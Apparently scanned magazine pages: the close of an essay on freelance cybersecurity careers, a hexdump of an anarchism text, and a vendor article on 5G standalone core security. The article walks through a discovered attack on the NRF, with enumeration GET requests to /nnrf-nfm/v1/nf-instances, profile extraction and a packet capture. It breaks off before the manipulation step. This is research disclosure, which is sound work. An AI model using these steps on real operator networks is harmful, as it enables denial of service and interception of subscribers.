
15. Deliver and follow-up: Present your findings on time, final collect payment, and ask for testimonials and referrals.

Conclusion

The experience of collaborating with a SME to gain professional cybersecurity experience allowed me to delve into a variety of testing methodologies and explore numerous open-source tools. I also honed my vulnerability assessment skills, writing cybersecurity proposals and reports and determining web pentesting, tactics, techniques, and procedures (TTPs). The most significant impact, however, was the boost in confidence I achieved, realizing that with the right resources, I could secure work and effectively train on the job. Following the completion of the project, I promptly updated my resume to reflect these new capabilities. The result was transformative: I finally began receiving interview offers, marking a new phase in my career.

Sharing this journey, I hope to inspire those who feel overwhelmed by the current barriers to entering cybersecurity. Remember, the field is huge, and there is a crucial need for fresh talent despite how hiring managers are behaving at the moment. Sometimes, finding your way in requires thinking outside the conventional pathways and adopting unconventional steps. Either way, keep at it. As long as you continually move forward, eventually, you’ll find your way in - even if that means as a Cybersecurity Freelancer.

00000000 41 6e 61 72 63 68 79 2c 20 6f 66 74 65 6e 20 6d |Anarchy, often m
00000010 69 73 75 6e 64 65 72 73 74 6f 6f 64 20 61 73 20 |isunderstood as
00000020 63 68 61 6f 73 20 6f 72 20 64 69 73 6f 72 64 65 |chaos or disorde
00000030 72 2c 20 69 73 20 66 75 6e 64 61 6d 65 6e 74 61 |r, is fundamenta
00000040 6c 6c 79 20 61 20 70 68 69 6c 6f 73 6f 70 68 79 |lly a philosophy
00000050 20 72 6f 6f 74 65 64 20 69 6e 20 74 68 65 20 69 | rooted in the i
00000060 64 65 61 6c 73 20 6f 66 20 66 72 65 65 64 6f 6d |deals of freedom
00000070 20 61 6e 64 20 69 6e 64 69 76 69 64 75 61 6c 20 | and individual
00000080 61 75 74 6f 6e 6f 6d 79 2e 20 41 74 20 69 74 73 |autonomy. At its
00000090 20 63 6f 72 65 2c 20 69 74 20 63 68 61 6c 6c 65 | core, it challe
000000a0 6e 67 65 73 20 74 68 65 20 6e 65 63 65 73 73 69 |nges the necessi
000000b0 74 79 20 6f 66 20 63 65 6e 74 72 61 6c 69 7a 65 |ty of centralize
000000c0 64 20 61 75 74 68 6f 72 69 74 79 20 61 6e 64 20 |d authority and
000000d0 68 69 65 72 61 72 63 68 69 63 61 6c 20 73 74 72 |hierarchical str
000000e0 75 63 74 75 72 65 73 2c 20 61 64 76 6f 63 61 74 |uctures, advocat
000000f0 69 6e 67 20 69 6e 73 74 65 61 64 20 66 6f 72 20 |ing instead for
00000100 76 6f 6c 75 6e 74 61 72 79 20 63 6f 6f 70 65 72 |voluntary cooper
00000110 61 74 69 6f 6e 20 61 6e 64 20 6d 75 74 75 61 6c |ation and mutual
00000120 20 61 69 64 20 61 6d 6f 6e 67 20 69 6e 64 69 76 | aid among indiv
00000130 69 64 75 61 6c 73 2e 2e 2e 54 68 65 20 65 73 73 |iduals...The ess
00000140 65 6e 63 65 20 6f 66 20 61 6e 61 72 63 68 69 73 |ence of anarchis
00000150 6d 20 6c 69 65 73 20 69 6e 20 74 68 65 20 62 65 |m lies in the be
00000160 6c 69 65 66 20 74 68 61 74 20 68 75 6d 61 6e 20 |lief that human
00000170 62 65 69 6e 67 73 2c 20 77 68 65 6e 20 6c 65 66 |beings, when lef
00000180 74 20 74 6f 20 74 68 65 69 72 20 6f 77 6e 20 64 |t to their own d
00000190 65 76 69 63 65 73 2c 20 61 72 65 20 69 6e 68 65 |evices, are inhe
000001a0 72 65 6e 74 6c 79 20 63 61 70 61 62 6c 65 20 6f |rently capable o
000001b0 66 20 6f 72 67 61 6e 69 7a 69 6e 67 20 74 68 65 |f organizing the
000001c0 6d 73 65 6c 76 65 73 20 69 6e 20 61 20 6d 61 6e |mselves in a man
000001d0 6e 65 72 20 74 68 61 74 20 72 65 73 70 65 63 74 |ner that respect
000001e0 73 20 69 6e 64 69 76 69 64 75 61 6c 20 72 69 67 |s individual rig
000001f0 68 74 73 20 61 6e 64 20 70 72 6f 6d 6f 74 65 73 |hts and promotes
00000200 20 63 6f 6c 6c 65 63 74 69 76 65 20 77 65 6c 6c | collective well
00000210 2d 62 65 69 6e 67 2e 20 49 74 20 72 65 6a 65 63 |-being. It rejec
00000220 74 73 20 74 68 65 20 69 6d 70 6f 73 69 74 69 6f |ts the impositio
00000230 6e 20 6f 66 20 61 75 74 68 6f 72 69 74 79 20 74 |n of authority t
00000240 68 72 6f 75 67 68 20 66 6f 72 63 65 20 6f 72 20 |hrough force or
00000250 63 6f 65 72 63 69 6f 6e 2c 20 76 69 65 77 69 6e |coercion, viewin
00000260 67 20 73 75 63 68 20 73 79 73 74 65 6d 73 20 61 |g such systems a
00000270 73 20 69 6e 68 65 72 65 6e 74 6c 79 20 6f 70 70 |s inherently opp
00000280 72 65 73 73 69 76 65 20 61 6e 64 20 63 6f 6e 64 |ressive and cond
00000290 75 63 69 76 65 20 74 6f 20 69 6e 65 71 75 61 6c |ucive to inequal
000002a0 69 74 79 2e 2e 2e 41 6e 61 72 63 68 69 73 74 73 |ity...Anarchists
000002b0 20 73 65 65 6b 20 74 6f 20 64 69 73 6d 61 6e 74 | seek to disman
000002c0 6c 65 20 73 79 73 74 65 6d 73 20 6f 66 20 64 6f |le systems of



```
00000000 41 6e 61 72 63 68 79 2c 20 6f 66 74 65 6e 20 6d |Anarchy, often m|
00000010 69 73 75 6e 64 65 72 73 74 6f 6f 64 20 61 73 20 |isunderstood as |
00000020 63 68 61 6f 73 20 6f 72 20 64 69 73 6f 72 64 65 |chaos or disorde|
00000030 72 2c 20 69 73 20 66 75 6e 64 61 6d 65 6e 74 61 |r, is fundamenta|
00000040 6c 6c 79 20 61 20 70 68 69 6c 6f 73 6f 70 68 79 |lly a philosophy|
00000050 20 72 6f 6f 74 65 64 20 69 6e 20 74 68 65 20 69 | rooted in the i|
00000060 64 65 61 6c 73 20 6f 66 20 66 72 65 65 64 6f 6d |deals of freedom|
00000070 20 61 6e 64 20 69 6e 64 69 76 69 64 75 61 6c 20 | and individual |
00000080 61 75 74 6f 6e 6f 6d 79 2e 20 41 74 20 69 74 73 |autonomy. At its|
00000090 20 63 6f 72 65 2c 20 69 74 20 63 68 61 6c 6c 65 | core, it challe|
000000a0 6e 67 65 73 20 74 68 65 20 6e 65 63 65 73 73 69 |nges the necessi|
000000b0 74 79 20 6f 66 20 63 65 6e 74 72 61 6c 69 7a 65 |ty of centralize|
000000c0 64 20 61 75 74 68 6f 72 69 74 79 20 61 6e 64 20 |d authority and |
000000d0 68 69 65 72 61 72 63 68 69 63 61 6c 20 73 74 72 |hierarchical str|
```

The free have no leader

D8RH8R

SecurityGen

Telecom Security. Transcending Generations.

5G Core network attack

5G Standalone Security:2024 Update

Rolling Out 5G: What's the Deal?

5G networks are popping up all over the globe, but getting these advanced systems up and running is no small feat. It's a pricey and complex job, and the 3GPP specs lay out two ways to go about it:

- Non-Standalone (NSA): Think of this as the stepping stone. It uses existing LTE and 4G gear and adds some 5G components on top.
- Standalone (SA): This is the full package—brand new 5G components from the ground up, like the 5G New Radio (5G NR) and 5G Core Network (5GC).

Our focus here is on the SA mode, based on 3GPP Release 15, with detailed interface descriptions provided by the OpenAPI Specification.

Meet the Key Players in the 5G Core Network

The 5G SA core network is a busy place with several key components making everything work smoothly (Figure 1):

- Access and Mobility Management Function (AMF): Keeps track of where subscribers are and manages their connections.
- Session Management Function (SMF): Takes care of sessions and tunnels between the access network and User Plane Function (UPF), picks the UPF gateway, and doles out IP addresses.
- User Plane Function (UPF): This is the internet gateway, handling GTP-U packets, applying policy rules, and setting quality of service parameters.
- Network Repository Function (NRF): Keeps a registry of profiles for network functions. Every function registers its status, capabilities, and options here.
- User Data Management (UDM): Manages user profiles, IDs, and creates authentication credentials.
- Unified Data Repository (UDR): Stores and retrieves subscriber data.
- Authentication Server Function (AUSF): Acts as the authentication server for both 3GPP and non-3GPP access networks (like Wi-Fi).

The 5G architecture (1) supports two types of interaction between network functions: interface-based and service-based.

- **Interface-Based Interaction**: This old-school approach describes direct interactions between network function services (e.g., the N11 interface).
- **Service-Based Architecture (SBA)**: This is the new kid on the block. It uses a single bus to connect network elements, letting authorized control plane network functions access other services.

The architecture relies on HTTP/2 protocol and REST API for service interactions, making it flexible and easy to describe. 5G networks also use the GTP-U and PFCP protocols.

We'll break down the security challenges that come with this tech stack, showing how it opens doors for attacks on subscribers and the operator's network. These attacks can come from roaming networks, the operator's own network, partner networks providing services, and other adjacent network segments.

5G's Biggest Security Headaches

As we dive into 5G, it's not just about the Core Network; the whole ecosystem brings a slew of new security challenges and threats. Some are unique to mobile tech, while others span the entire ICT world. Here's a rundown of what's keeping security experts up at night:

- OpenRAN, Flexibility Meets Risk:OpenRAN aims to give us more flexibility by letting different vendors supply various parts of the radio access network. Sounds great, right?
- But this openness also means more




FIGURE 1

doors for hackers to sneak through. Securing each component and the interfaces between them is a must.

- Virtualization and Containers: 5G's shift to cloud-based network functions comes with its own set of risks. Virtual environments can be hit by hypervisor attacks, container escapes, and other vulnerabilities, potentially compromising the whole network.

- Supply Chain Security: 5G gear comes from a global supply chain, making it tough to secure every piece. A single compromised component can open the floodgates to attackers. Ensuring hardware and software security from all suppliers is crucial.

- APIs Everywhere: 5G networks aiming to expose a ton of APIs and interfaces to boost flexibility and support new use cases. While this is great for functionality, it also means more potential entry points for attackers. Vulnerabilities in these interfaces can lead to unauthorized access or network disruptions.

- AI, Friend and Foe: AI helps automate network operations and boost efficiency, but it can also be weaponized. Hackers can use AI to automate attacks, dodge detection, and find network vulnerabilities to exploit.

5G's threat landscape is constantly changing, with new threats emerging as the tech evolves. Reports from ENISA (2) and GSMA (3), highlight a range of dangers, from advanced persistent threats and nation-state actors to savvy cybercriminals zeroing in on 5G networks.

Your Go-To 5G Security Resources

As the push to make 5G networks more secure continues worldwide, some standout initiatives from 2022 and 2023 are making waves. These resources are a must-know for anyone serious about 5G security:

- ENISA's 5G Security Controls Matrix: Whether you're working with standalone or non-standalone 5G networks, this matrix is packed with essential guidance. Best of all, it's free and open to everyone—no need to be part of an organization. This makes it a go-to tool for beefing up 5G security controls without breaking the bank (4).

- MITRE's FiGHT™ (5G Hierarchy of Threats): Think of FiGHT as the ultimate playbook for 5G cybersecurity. It's a treasure trove of adversary tactics and techniques specifically designed for 5G, modeled after the renowned MITRE ATT&CK framework. For cybersecurity pros looking to get a handle on 5G threats, FiGHT is the perfect starting point (5).

Hacking 5G: Network Manipulation via NF Instance Profile Update

The New 5G Vulnerability

5G's core is all about communication between network functions via the Service-Based Architecture (SBA). They use the HTTP/2 protocol and special interfaces to exchange data. At the heart of this setup is the Network Repository Function (NRF), which stores all the details about network functions and their capabilities (6).

In 2023, our 5G lab stumbled upon a way to mess with network configuration by altering records in the NRF, specifically the instance profiles. If an attacker pulls this off, it can lead to serious issues like Denial of Service and Man-in-the-Middle attacks.

Discovery of the Attack

We first uncovered this attack technique in mid-2023 in our 5G lab, set up for testing new security scenarios. After extensive research and developing a solid proof of concept, the SecurityGen consulting team advised our customers planning 5G security audits to include this technique in their evaluations. This was to check if the exploit could work on real networks with different functions and vendors.

Following four security audits on live 5G networks, we fine-tuned the exploit and confirmed its effectiveness. Our consulting team successfully carried out a series of test attacks using this technique, proving it's a real threat.

How Does This New Attack Stack Up?

So, how does this new 5G attack compare to other known vulnerabilities? Here's the lowdown:

If an attacker gets into the network segment where these communications happen, they can watch and learn the patterns. Then, they can pretend to be a legit partner and start chatting with other network functions.

This issue boils down to two main factors in standalone 5G:

- Flexibility in 5G's SBA: The system is designed so that a new Network Function (NF) connects to the Service-Based Architecture, logs into the NRF, uploads its info, and then can be accessed by other NFs. This flexibility is great for functionality but risky for security.


- Weak Security Measures: Many 5G networks still lack strong encryption, authentication, and authorization. Our audits in real-life networks showed these gaps clearly.

When we put this vulnerability through the Common Vulnerability Scoring System (CVSS), it scored a hefty 8.2. The CVSS 3.0 vector looks like this: VSS:3.0/AV:A/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:H.

How Hackers Can Exploit 5G Core


So, how exactly can hackers manipulate 5G network configurations? Here's the play-by-play:

First, the attacker needs to identify the network functions registered in the Network Repository Function (NRF). They do this by sending a GET request to the NRF to list all 'nfInstanceIDs'.



Step 1: Identify Network Functions

- The attacker sends a '/nnrf-nfm/v1/nf-instances' GET request.
- Response: The NRF replies with a '200 OK,' providing a 'LinksValueSchema' that lists all NF instances (see Figure 2).



```
2 0.000553 [redacted] HTTP2    153 HEADERS[1]: GET /nnrf-nfm/v1/nf-instances, WINDOW_UPDATE[1]
3 0.002922            HTTP2    105 SETTINGS[0], WINDOW_UPDATE[0], SETTINGS[0]
4 0.003581            HTTP2     65 SETTINGS[0]
5 0.010438            HTTP2     95 HEADERS[1]: 200 OK
6 0.010448            TCP     1516 8080 → 35846 [PSH, ACK] Seq=89 Ack=189 Win=182 Len=1460 [TCP segment o
7 0.010450            HTTP…    633 DATA[1], JSON (application/3gpphal+json)
Frame 7: 633 bytes on wire (5064 bits), 633 bytes captured (5064 bits) on interface -, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: [redacted], Dst: [redacted]
Transmission Control Protocol, Src Port: 8080, Dst Port: 35846, Seq: 1549, Ack: 189, Len: 577
[2 Reassembled TCP Segments (2037 bytes): #6(1460), #7(577)]
HyperText Transfer Protocol 2
> Stream: DATA, Stream ID: 1, Length 2028
v JavaScript Object Notation: application/3gpphal+json
  v Object
    v Member: _links
      v Object
        > Member: self
        v Member: item
          v Array
            v Object
              v Member: href
                  String value: http://[redacted]/nnrf-nfm/v1/nf-instances/f0ef29a1-[redacted]25576ef61963
                  Key: href
            v Object
              v Member: href
                  String value: http://[redacted]/nnrf-nfm/v1/nf-instances/c1793ee9-[redacted]e094caa4253c
                  Key: href
            > Object
            > Object
            > Object
            > Object
```

Figure 2

With this info, the attacker now has the URIs of all network functions, which they can use in further attacks.

Next, they extract the profiles of these network functions.


Step 2: Extract NF Profiles

- The attacker sends a '/nnrf-nfm/v1/nf-instances/{nfInstanceID}' GET request.
- Response: The NRF replies with '200 OK' and includes the NFProfile component data, revealing the network's topology and structure (see Figure 3 over page).

Armed with the network's layout, the attacker can now manipulate the configuration.

